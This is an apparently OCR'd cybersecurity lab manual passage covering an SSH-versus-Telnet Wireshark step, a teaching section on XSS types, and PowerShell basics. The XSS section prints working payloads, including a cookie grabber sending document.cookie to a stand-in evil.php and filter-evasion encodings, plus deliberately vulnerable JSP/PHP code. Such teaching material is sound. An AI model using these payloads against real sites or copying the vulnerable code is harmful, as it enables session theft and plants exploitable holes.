. Start another Wireshark capture using the **Loopback: lo** interface.




b. You will establish an SSH session with the localhost. At the terminal prompt, enter **ssh localhost**. Enter **yes** to continue connecting. Enter the **analyst** when prompted.

c. Stop the Wireshark capture.


d. Apply an SSH filter on the Wireshark capture data. Enter **ssh** in the filter field and click **Apply**.



e. Right-click one of the **SSHv2** lines in the **Packet list** section of Wireshark, and in the drop-down list, select the **Follow > TCP Stream**.



f. Examine the **Follow TCP Stream** window of your SSH session. The data has been encrypted and is unreadable. Compare the data in your SSH session to the data of your Telnet session.



g. After examining your SSH session, click **Close**.

h. Close Wireshark.

Reflection Question

Why is SSH preferred over Telnet for remote connections?
Similar to Telnet, SSH is used to access and execute commands on a remote system. However, SSH protocol allows users to communicate with remote system securely by encrypting the communications. This prevents any sensitive information, such as usernames and passwords, from being captured during the transmission.

Experiment-09

AIM -Analysis of types of Cross Site Scripting (XSS) Attacks.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Reflected and Stored XSS Attacks

XSS attacks can generally be categorized into two categories: reflected and stored. There is a third, much less well-known type of XSS attack called DOM Based XSS that is discussed separately here.

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-I XSS (the attack is carried out through a single request / response cycle).

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-II XSS.

Blind Cross-site Scripting

Blind Cross-site Scripting is a form of persistent XSS. It generally occurs when the attacker's payload saved on the server and reflected back to the victim from the backend application. For example in feedback forms, an attacker can submit the malicious payload using the form, and once the backend user/admin of the application will open the attacker's submitted form via the backend application, the attacker's payload will get executed. Blind Cross-site Scripting is hard to confirm in the real-world scenario but one of the best tools for this is XSS Hunter.

Other Types of XSS Vulnerabilities

In addition to Stored and Reflected XSS, another type of XSS, DOM Based XSS was identified by Amit Klein in 2005. OWASP recommends the XSS categorization as described in the OWASP Article: Types of Cross-Site Scripting, which covers all these XSS terms, organizing them into a matrix of Stored vs. Reflected XSS and Server vs. Client XSS, where DOM Based XSS is a subset of Client XSS.

XSS Attack Consequences

The consequence of an XSS attack is the same regardless of whether it is stored or reflected (or DOM Based). The difference is in how the payload arrives at the server. Do not be fooled into thinking that a "read-only" or "brochureware" site is not vulnerable to serious reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, or modifying presentation of content. An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company's stock price or lessen consumer confidence. An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose.

How to Determine If You Are Vulnerable

XSS flaws can be difficult to identify and remove from a web application. The best way to find flaws is to perform a security review of the code and search for all places where input from an HTTP request could possibly make its way into the HTML output. Note that a variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto, and some other available tools can help scan a website for these flaws, but can only scratch the surface. If one part of a website is vulnerable, there is a high likelihood that there are other problems as well.

How to Protect Yourself

Also, it's crucial that you turn off HTTP TRACE support on all web servers. An attacker can steal cookie data via Javascript even when document.cookie is disabled or not supported by the client. This attack is mounted when a user posts a malicious script to a forum so when another user clicks the link, an asynchronous HTTP Trace call is triggered which collects the user's cookie information from the server, and then sends it over to another malicious server that collects the cookie information so the attacker can mount a session hijack attack. This is easily mitigated by removing support for HTTP TRACE on all web servers.

The OWASP ESAPI project has produced a set of reusable security components in several languages, including validation and escaping routines to prevent parameter tampering and the injection of XSS attacks. In addition, the OWASP WebGoat Project training application has lessons on Cross-Site Scripting and data encoding.

Alternate XSS Syntax

XSS Using Script in Attributes

XSS attacks may be conducted without using <script>...</script> tags. Other tags will do exactly the same thing, for example: <body onload=alert('test1')> or other attributes like: onmouseover, onerror.

onmouseover

<b onmouseover=alert('Wufff!')>click me!

onerror

<imgsrc="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>

XSS Using Script Via Encoded URI Schemes

If we need to hide against web application filters we may try to encode string characters, e.g.: a=&\#X41 (UTF-8) and use it in IMG tags:

<IMG SRC=j&#X41vascript:alert('test2')>

There are many different UTF-8 encoding notations that give us even more possibilities.

XSS Using Code Encoding

We may encode our script in base64 and place it in META tag. This way we get rid of alert() totally. More information about this method can be found in RFC 2397

<META HTTP-EQUIV="refresh"

CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">

These and others examples can be found at the OWASP XSS Filter Evasion Cheat Sheet which is a true encyclopedia of the alternate XSS syntax attack.

Examples

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted website for the consumption of other valid users.

The most common example can be found in bulletin-board websites which provide web based mailing list-style functionality.

Example 1

The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.

<% String eid = request.getParameter("eid"); %>

...

Employee ID: <%= eid %>

The code in this example operates correctly if eid contains only standard alphanumeric text. If eid has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially, this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

Example 2

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<%...

 Statement stmt = conn.createStatement();

ResultSetrs = stmt.executeQuery("select * from emp where id="+eid);

 if (rs != null) {

rs.next();

  String name = rs.getString("name");

%>

Employee Name: <%= name %>
```

As in Example 1, this code functions correctly when the values of name are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser. This type of exploit, known as Stored XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with websites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to

transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- As in Example 2, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Stored XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Attack Examples

Example 1: Cookie Grabber

If the application doesn't validate the input data, the attacker can easily steal a cookie from an authenticated user. All the attacker has to do is to place the following code in any posted input(ie: message boards, private messages, user profiles):

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

The above code will pass an escaped content of the cookie (according to RFC content must be escaped before sending it via HTTP protocol with GET method) to the evil.php script in "cakemonster" variable. The attacker then checks the results of their evil.php script (a cookie grabber script will usually write the cookie to a file) and use it.

Error Page Example

Let's assume that we have an error page, which is handling requests for a non existing pages, a classic 404 error page. We may use the code below as an example to inform user about what specific page is missing:

```
<html>
<body>
<?php
print "Not found: " .urldecode($_SERVER["REQUEST_URI"]);?>
</body>
</html>
```

Let's see how it works: http://testsite.test/file_which_not_exist In response we get: Not found: /file_which_not_exist

Now we will try to force the error page to include our code: http://testsite.test/<script>alert("TEST");</script> The result is: Not found: / (but with JavaScript code <script>alert("TEST");</script>)

We have successfully injected the code, our XSS! What does it mean? For example, that we may use this flaw to try to steal a user's session cookie.

Experiment-10

AIM -Exploring the functions of Windows PowerShell like Cmdlets, PowerShell functions, PowerShell scripts, Executable commands

PowerShell is an object-oriented automation engine and scripting language with an interactive command-line shell that Microsoft developed to help IT professionals configure systems and automate administrative tasks.

Built on the .NET framework, PowerShell works with objects, whereas most command-line shells are based on text. PowerShell is a mature and well-proven automation tool for system administrators employed in both IT departments and external entities, such as managed service providers, because of its scripting capabilities.

PowerShell originated as a proprietary offering that was only available on Windows. Today, PowerShell is available by default on most recent Windows systems; simply type "powershell" into the Windows search bar to locate the PowerShell app. In 2016, Microsoft open sourced PowerShell and made it available on Linux and macOS.

What does PowerShell do?


Microsoft designed PowerShell to automate system tasks, such as batch processing, and to create system management tools for commonly implemented processes. The PowerShell language, similar to Perl, offers several ways to automate tasks:

- With cmdlets, which are very small .NET classes that appear as system commands.
- With scripts, which are combinations of cmdlets and associated logic.
- With executables, which are standalone tools.
- With the instantiation of standard .NET classes.

Cmdlets:

Getting Help


The first step is to go to the Get-Help command which gives you an explanation about how to give a command and its parameter.



Get-Help, as the name suggests, is part of PowerShell's integrated help system. It helps you find necessary information for the command, concepts, and functions, identify alias, scripts, and more.


Get-Process

The **Get-Process** command helps you retrieve and show a list of all the active system processes with their identifiers (IDs). You can use it as an efficient alternative to Windows Task Manager to view, stop and restart system processes.



Start-Process

You can use the Start-Process cmdlet in PowerShell to start one or more processes on a local computer. To use the cmdlet, type Start-Process followed by the process name.



Functions:

A function is a list of PowerShell statements whose name is assigned by the user. When we execute a function, we type the name of a function.

Like the cmdlets, functions can also have parameters. The function parameters can be read from the pipeline or from the command line.

